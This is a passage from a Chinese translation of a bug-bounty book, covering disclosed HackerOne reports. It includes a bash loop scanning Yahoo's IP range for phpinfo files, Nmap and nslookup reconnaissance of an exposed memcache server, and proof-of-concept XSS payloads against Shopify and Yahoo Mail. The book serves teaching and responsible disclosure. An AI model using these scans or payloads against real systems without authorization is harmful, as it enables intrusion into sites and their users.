NetRange: 98.136.0.0 - 98.139.255.255
CIDR: 98.136.0.0/14
OriginAS:
NetName: A-YAHOO-US9
NetHandle: NET-98-136-0-0-1
Parent: NET-98-0-0-0-0
NetType: Direct Allocation
RegDate: 2007-12-07
Updated: 2012-03-02
Ref: http://whois.arin.net/rest/net/NET-98-136-0-0-1
```

要注意第一行，雅虎拥有大量的 IP 地址，从 `98.136.0.0` 到 `98.139.255.255`，或者 `98.136.0.0/14`，这是 260000 个独立 IP 地址。这是大量的潜在目标。

Patrik 之后写了个简单的 bash 脚本来寻找可用的 `phpinfo` 文件：

```
#!/bin/bash
for ipa in 98.13{6..9}.{0..255}.{0..255}; do
wget -t 1 -T 5 http://${ipa}/phpinfo.php; done &
```

执行了这个，他在随机的雅虎服务器上发现了它。

> 重要结论
>
> 在渗透的时候，考虑公司的整个设施，除非他们告诉你这超出范围了。虽然这个报告没有得到一分钱的奖金，我知道 Patrik 使用了相似的技巧来寻找一些重要的漏洞来获得奖金。
>
> 此外，你会注意到，这里有 260000 个潜在的地址，他们不可能手动扫描。在执行这一类型的测试时，自动化非常重要，并且是应该使用的东西。

9. HackerOne Hacktivity 投票

难度：中

URL：`https://hackerone.com/hacktivity`

报告链接：`https://hackerone.com/reports/137503`

报告日期：2016.5.10

奖金：Swag

描述：

虽然严格来说，这里没有真正的安全漏洞，这个报告是个跳出思维定式的良好示例。

2016 年 4 月到 5 月的一段时间，HackerOne 为黑客开发了一个新功能，来通过 Hacktivity 列表给报告投票。要知道功能是否可用，有个简单的办法，也有个难的办法。通过简单的办法，登录时 `/current_user` 的 GET 调用会包含 `hacktivity_voting_enabled:false`。难的办法有些有趣，其中存在漏洞，并且这就是我包含这篇报告的原因。

如果你访问了 hacktivity 并且查看了页面源码，你会注意到非常稀疏，只是一些 `div`，没有真正的内容。


```
  <link rel="stylesheet" media="all" href="/assets/application-78d07042.css" />
  <link rel="stylesheet" media="all" href="/assets/vendor-3b47297caaa9fa37ef0fb85a01b3dac2.css" />
  <script src="/assets/constants-13d5aa645a046628d576fd84718eabae.js"></script>
  <script src="/assets/vendor-3fbd26dc.js"></script>
  <script src="/assets/frontend-d7faedcb.js"></script>
  <script src="/assets/application-56394a13ade9e799b8d9b9acc44006d6.js"></script>
  <link rel="alternate" type="application/rss+xml" title="RSS" href="https://hackerone.com/blog" />
</head>
<body class="controller_hacktivity action_index application_full_width_layout js-backbone-routed" data-locale="en">
  <div class="alerts">
</div>


  <noscript>
  <div class="js-disabled">
    It looks like your JavaScript is disabled. For a better experience on HackerOne, enable JavaScript in your browser.
  </div>
</noscript>


  <div class="js-topbar"></div>

    <div class="js-full-width-container full-width-container">
    <div class="maintenance-banner-bar"></div>









    <div class="full-width-inner-container">




      <div class="clearfix"></div>
    </div>

    <div class="full-width-footer-wrapper">
      <div class="inner-container">
          <div id="js-footer"></div>

      </div>
    </div>
  </div>
```

HackerOne Hacktivity 页面源码

现在，如果你不喜欢他们的平台，并且没有安装类似于 wappalyzer 的插件，仅仅看这个页面源码也会告诉你，内容由 JavaScript 渲染。

所以，知道了之后，如果你打开 Chrome 或 Firefox 的开发者工具，你可以检查 JavaScript 源码（在 Chrome 中，你需要访问 `source` ，左边是 `top>hackerone.com->assets->frontend-xxx.js` ）。Chrome 的开发者工具自带了花括号美化打印的按钮，这会使最小化的 JavaScript 刻度。你也可以使用 Burp 来查看返回这个 JavaScript 文件的响应。

原因是这样，如果你在 JavaScript 中搜索 POST，你会发现一些 HackerOne 所使用的 路径，它们可能不是那么明显，取决于你的权限，以及内容里有什么东西。其中之一是：



HackerOne 应用的 JavaScript POST 投票

你可以看到，我们有两个用于投票功能的路径。在写这个报告的时候，你实际可以执行这些调用，并给报告投票。

现在，这是发现功能的一种方式 -- 在报告中，黑客使用了另一种，通过拦截 HackerOne 的响应（大概是使用类似 Burp 的工具）。它们将返回为假的属性切换为真。这之后暴露了投票元素，在点击时，执行了可用的 POST 或者 DELETE 调用。

我想你展示 JavaScript 的原因时，和 JSON 响应交互可能不会总是暴露新的 HTML 元素。因此，浏览 JavaScript 可能暴露其它“隐藏的”终端来交互。

> 重要结论
>
> JavaScript 源代码想你提供了来自目标的实际源代码，你可以浏览它们。这非常棒，因为你的测试从完全黑盒，对后端没有任何想法，变成了白盒（虽然也不完全是），其中可以观察代码如何执行。这不意味你需要走查每一行代码，这里的 POST 调用在 20570 行发现，只使用了一个简单的 POST 搜索。

10. Pronhub Mamcache 未授权访问

难度：中

URL：`stage.pornhub.com`

报告链接：`https://hackerone.com/reports/119871`

报告日期：2016.3.1

奖金：$2500

描述：

在它们公开启动之前，Pornhub 在 HackerOne 上开启了一个私有漏洞奖励计划，`*.pornhub.com` 域，带有丰富的奖金，这对于多数黑客来说意思是所有 Pronhub 的子域都是一样的。现在的问题是发现他们。

在他的博文中，Andy Gill（@ZephrFish）解释了为什么这个非常好，它使用超过一百万潜在名称的列表，通过测试不同子域名称是否存在，发现了越 90 个可能的漏洞目标。

现在，如果访问所有这些站点来观察什么是可用的，这会花费大量时间，所以它使用 Eyewitness 工具自动化了这个流程（在工具一章中包含），它从有效 HTTP/HTTPS 页面中截了一些截图，并提供了一个不错的报告，其中站点监听 80、443、8080 和 8443 端口（常见 HTTP 和 HTTPS 端口）。

根据他的 WriteUp，Andy 稍微切换了一些另见，并使用 Nmap 工具来深入挖掘 `stage.pornhub.com` 子域。当我问他原因时，它解释道，以他的经验，`stage` 和开发服务器比起生产服务器更可能拥有错误配置的安全权限。所以，一开始，它使用了 `nslookup` 命令，得到了子域的 IP。

```
nslookup stage.pornhub.com
Server: 8.8.8.8
Address: 8.8.8.8#53
Non-authoritative answer:
Name: stage.pornhub.com
Address: 31.192.117.70
```

我也看到，这个可以通过命令 `ping` 来完成，但是无论哪种方法，它现在拥有了子域的 IP 地址，并使用命令 `sudo namp -sSV -p- 31.192.117.70 -oA stage__ph -T4 &` ，它得到了：

```
Starting Nmap 6.47 ( http://nmap.org ) at 2016-06-07 14:09 CEST
Nmap scan report for 31.192.117.70
Host is up (0.017s latency).
Not shown: 65532 closed ports
PORT STATE SERVICE VERSION
80/tcp open http nginx
443/tcp open http nginx
60893/tcp open memcache
Service detection performed.Please report any incorrect results at http://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.73 seconds
```

将命令拆解一下：

- 标志 `-sSV` 定义了发送给服务器的封包类型，告诉 Nmap 尝试和判断任何开放端口上的服务。
- `-p-` 告诉服务器要检查所有 65535 个端口（默认只会检查常用的 1000 个端口）。
- `31.192.117.70` 是要扫描的 IP。
- `-oA stage__ph` 告诉 Nmap 一次以三种主要格式输出它的发现，使用文件名称 `stage__ph` 。
- `-T4` 定义了任务的时间（选项为 0 ~ 5，数字越大就越快）。

对于结果来说，要注意的关键就是端口 60893 是打开的，而且 Nmap 认为它运行 Memcache。对于那些不熟悉的人，Memcache 是一个缓存服务，它使用键值对来储存任意数据。它通常通过更快地服务内容，用于提升网站的速度。类似的服务的 Redis。

发现这本身不是个漏洞，但是是个危险信号（虽然安装指南推荐使其不可能公开访问，作为一个安全措施）。测试之后，意外的是 Pornhub 并没有开启任何安全手段。Andy 能够通过 netcat 连接服务，不需要用户名和密码。连接之后，它执行命令来获取版本，状态，以及其他，为了确认这个和漏洞。

但是，恶意攻击者可以将其用于：

- 造成拒绝服务，通过持续写入和删除缓存，因此使服务器保持繁忙（取决于站点的配置）。
- 通过用垃圾缓存数据填充服务，造成 DOS，同样取决于站点配置。
- 执行跨站脚本攻击，通过注入恶意 JS 载荷作为有效的缓存数据，来提供给用户。
- 可能的话，执行 SQL 注入，如果 memcache 数据在数据库中存储的话。

> 总要结论
>
> 子域和更宽泛的网络配置代表了用于渗透的极大潜能。如果你注意到程序在域中包含 `*.SITE.com`，尝试找到可能存在漏洞的子域，而不要去追求主站上的低悬的果实，因为人人都能搜索到它们。你也的值花费时间来使你自己熟悉一些工具，例如 Nmap、Eyewitness、KnockPy，以及其他。这有助于你获得 Andy 的视角。

总结

应用逻辑漏洞不一定总是涉及代码。反之，利用它们通产更需要敏锐的观察力，以及跳出思维定式。始终留意其它站点可能使用的工具和服务，因为它们代表了新的攻击向量。这包括站点所使用的来渲染内容的 JavaScript 库。

发现它们或多或少都需要代理拦截器，在将其发送到你所利用的站点之前，它能让你玩转一些值。尝试修改任何值，只要它们和识别你的账户相关。这可能包含建立两个不同的账户，以便你有两套有效的凭据，这可能有帮助。同时寻找隐藏或不常用的终端，它可以用于利用无意中访问的功能。

任何时候一些类型的事务发生时，你也应该留意。始终有一些机会，其中开发者没有在数据库级别处理竞态条件（特别是 NoSQL）。也就是说，它们的代码可能会阻止你，但是如果你让代码执行够快，比如几乎同时完成，你就能发现静态条件。确保你多次测试了这个领域内的任何东西，因为每次尝试不一定都发生，就像星巴克的案例那样。

最后，要留意新的功能 -- 它通常为测试展示了新的区域。并且如果可能的话，自动化你的测试来更好利用你的时间。

十、跨站脚本攻击

作者：Peter Yaworski

译者：飞龙

描述

跨站脚本，或者 XSS，涉及到站定包含非预期的 JavaScript 脚本代码，它随后传给用于，用户在浏览器中执行了该代码。它的一个无害示例为：

```
alert('XSS');
```

这会调用 JavaScript 函数 `alert`，并创建一个简单的弹出窗口，带有文本 `XSS`。现在，在这本书的前一个版本中，我推荐你在报告中使用这个例子。但是，一个非常成功的黑客告诉我这是个糟糕的例子，因为漏洞的接收者通常没有意识到这个问题的严重性，并且可能由于无害的示例而得到较低的奖金。

所以，考虑到这种情况，使用示例开判断 XSS 是否存在，但是报告时，考虑漏洞如何影响站点，并解释它。通过这样，我并不是告诉厂商什么事 XSS，而是解释你可以使用它做什么事，来影响他们的站点。

这应该包含识别你报告了何种 XSS，它们包括：

- 反射型 XSS：这些攻击并不是持久的，意思是 XSS 传递后通过简单的请求和响应执行。
- 存储型 XSS：这些攻击是持久的，或已保存，之后在页面加载时执行给无意识的用户。
- Self XSS：这些攻击也不是持久的，通常作为戏弄用户的一部分，使它们自己执行 XSS。

当你搜索漏洞时，你会经常发现，厂商不关心 Self XSS，它们只关心，它们的用户是否自身存在缺陷，就像反射和存储 XSS 的例子那样。但是，这并不是说，你应该完全忽略 Self XSS。

如果你发现了一个场景，其中 Self XSS 可以执行，但是不会存储，你需要考虑该漏洞是否可以利用，是否有些东西可以结合起来，使其不再是 Self XSS？

最著名的 XSS 利用示例之一，就是 Samy Kamkar 执行的 MySpace Samy 蠕虫。在 2005 年 10 月，Samy 利用了一个 MySpace 上的存储型 XSS 漏洞，允许它上传 JavaScript 脚本。这个代码随后在任何人浏览它的 MySpace 主页时执行，因此使任何 Samy 用户资料的浏览者成为其好友。但是，更多的是，这个代码也复制其自身到 Samy 新朋友的页面，所以受感染页面的浏览者使用下面这段话更新了它们的资料页面："but most of all, samy is my hero"（最重要的是，Samy 是我的英雄）。

虽然 Samy 的利用并不完全是恶意的，XSS 利用使其能够盗取用户、密码、银行信息以及其他。虽然具有潜在的影响，修复 XSS 漏洞通常很简单，只需要软件开发者在渲染时转义用户输入（就像 HTML 注入那样）。在攻击者提交它们的时候，一些站点也会截断可能的恶意字符。

> 链接
>
> 查看 OWASP XSS 过滤器绕过速查表。

示例

1. Shopify Wholesale

难度：低

URL：`wholesale.shopify.com`


报告链接：`https://hackerone.com/reports/106293`

报告日期：2015.12.21

奖金：$500

描述：

Shopify Wholesale 站点是一个简单的页面，拥有不同的操作调用 -- 输入商品名称并且点击"搜索商品"，这里是截图：



Shopify Wholesale 站点截图

这里的 XSS 漏洞是你可以找到的最基本的漏洞 - 输入到搜索框中的文本并没有转移，所以任何输入的 JavaScript 都会执行。这里是漏洞披露中的提交文本：`test';alert('XSS');'`。

它生效的原因是，Shopify 接收用户输入，执行搜索查询，当没有结果返回时，Shopify 会打印一条消息，说该名称下没有找到任何商品，之后重新打印出用户输入，而没有任何转义。因此，提交的 JavaScript 打印到了页面上，浏览器将其解释为 JavaScript 并执行。

> 重要结论
>
> 测试任何东西，特别要关注一些场景，其中你所输入的文本渲染给了你。测试来判断你是否可以包含 HTML 或者 JavaScript，来观察站点如何处理它。同时尝试编码输入，就像在 HTML 注入一章中描述的那样。
>
> XSS 漏洞并不需要很复杂。这个漏洞是你能找到的最基本的东西 - 一个简单的输入文本字段，这个漏洞并不处理用户输入。它在 2015 年 12 月 21 日发现，并获得了 $500 的奖金。它所需要的所有东西，就是黑客的思维。

2. Shopify 礼品卡购物车

难度：低

URL：`hardware.shopify.com/cart`


报告链接：`https://hackerone.com/reports/95089`

报告日期：2015.10.21

奖金：$500

描述：

Shopify 礼品卡站点允许用户使用 HTML 表单设计它们自己的礼品卡，具体来说，这包括一个上传输入框，一些文本框，以及其他。这里是一个截图：



Shopify 礼品卡表单截图

这里的 XSS 漏洞在 JavaScript 输入到了表单图像名称字段时出现。在使用 HTML 代理完成之后，会出现一个不错的简单任务。所以这里，原始的表单提交会包含：

```
Content-Disposition: form-data; name="properties[Artwork file]"
```

这会被解释和修改为：

```
Content-Disposition: form-data; name="properties[Artwork file<img src='test' onm\ ouse
over='alert(2)'>]";
```

> 重要结论
>
> 这里有两个东西要注意，这会在寻找 XSS 漏洞时帮助你：
>
> 1. 这里的漏洞实际上并不在文件输入字段本身 -- 它在字段的名称属性中。所以当你寻找 XSS 漏洞的机会时，要记住玩转所有可用的输入值。
> 2. 这里的值在通过代理操作之后提交。在一些场景中这是关键，其中在任何值实际提交给服务器之前，客户端（你的浏览器）可能存在 JavaScript 来验证值。
>
> 实际上，任何时候你看到验证实时发生在你的浏览器中，这都是一个信号，你需要测试这个字段！开发者可能犯下这个错误，一旦这些值提交给了服务器，它们不验证提交的值是否存在恶意代码，因为它们认为浏览器的 JavaScript 代码已经在输入接收之前验证过了。

3. Shopify 货币格式

难度：低

URL：`SITE.myshopify.com/admin/settings/generalt`

报告链接：`https://hackerone.com/reports/104359`


报告日期：2015.12.9

奖金：$1000

描述：

Shopify 的商店设置包含修改货币格式的功能。在 12 月 9 日，有报告称，这些输入框的值在建立社交媒体页面时，没有合理处理。

换句话说，恶意用户可以建立一个商店，并将货币设置修改为下面这个：



Shopify 货币格式截图

之后，用户就可以开启社交媒体售卖频道。报告中的例子是 Fackbook 和 Twitter，以及当用户点击这个售卖频道的选项卡之后，JavaScript 会执行，产生 XSS 漏洞。

> 重要结论
>
> XSS 漏洞在 JavaScript 文本不安全渲染时产生。文本可能用于站点的多个位置，所以每个位置都应该测试。这里，Shopify 并没有在商店和收款页面包含 XSS，因为用户允许在它们的商店中使用 JavaScript。在考虑字段是否用于外部社交媒体站点之前，很容易把这个漏洞补上。

4. 雅虎邮件存储型 XSS

难度：低

URL：Yahoo Mail

报告链接：`https://klikki.fi/adv/yahoo.html`

报告日期：2015.12.26

奖金：$10000

描述：

雅虎邮件编辑器允许人们将图片通过 HTML IMG 标签嵌入到邮件中。这个漏洞在 HTML IMG 标签格式错误或者无效时出现。

多数 HTML 标签接受属性，它是有关 HTML 标签的额外信息。例如，IMG 标签接受 `src` 属性，指向要渲染的图像的地址。此外一些属性是布尔属性，意思是如果他们存在，他们在 HTML 表现为真值，而当他们被忽略时，他们表现为假值。

对于这个漏洞，Jouko Pynnonen 发现，如果它将布尔属性添加到 HTML 标签中，并带有一个值，雅虎邮件就会移除该值但保留等号。这里是来自 `Klikki.fi` 的一个例子：

```
<INPUT TYPE="checkbox" CHECKED="hello" NAME="check box">
```

这里，输入标签可能包含 `checked` 属性，表示复选框是否渲染为选中。根据上面描述的歇息，这会变成：

```
<INPUT TYPE="checkbox" CHECKED= NAME="check box">
```

要注意 HTML 从拥有 `checked` 值变成了没有值但是仍然包含等号。

这看起来是无害的，但是根据 HTML 规范，浏览器将这个 `CHECKED` 看做拥有值 `NAME=”check` ，并且该 `input` 标签有用第三个属性 `box` ，它没有值。这是对于没有引号的属性值，因为 HTML 允许零个或多个空格字符在等号周围。

为了利用它，Jouko 提交了下面的 IMG 标签：

```
<img ismap='xxx' itemtype='yyy style=width:100%;height:100%;position:fixed;left:0px;to
p:0px; onmouseover=alert(/XSS/)//'>
```

雅虎邮件会把它变成：

```
<img ismap=itemtype=yyy style=width:100%;height:100%;position:fixed;left:0px;top:0px;
onmouseover=alert(/XSS/)//>
```

因此，浏览器会渲染 IMG 标签，它占据整个浏览器的窗口，当鼠标移到图片上的时候，会执行 JavaScript。

> 重要结论
>
> 传递格式错误或损坏的 HTML 是个不错的方法，来测试站点如何解析输入。作为一个黑客，考虑到开发者没有考虑的东西十分重要。例如，使用常规的图片标签，如果你传递两个 `src` 属性会怎么样？它会如何渲染？

5. Google 图片搜索

难度：中

URL：`images.google.com`

报告链接：`http://zombiehelp54.blogspot.ca/2015/09/how-i-found-xss-vulnerability-in-google.html`

报告日期：2015.9.12

奖金：未知

描述：

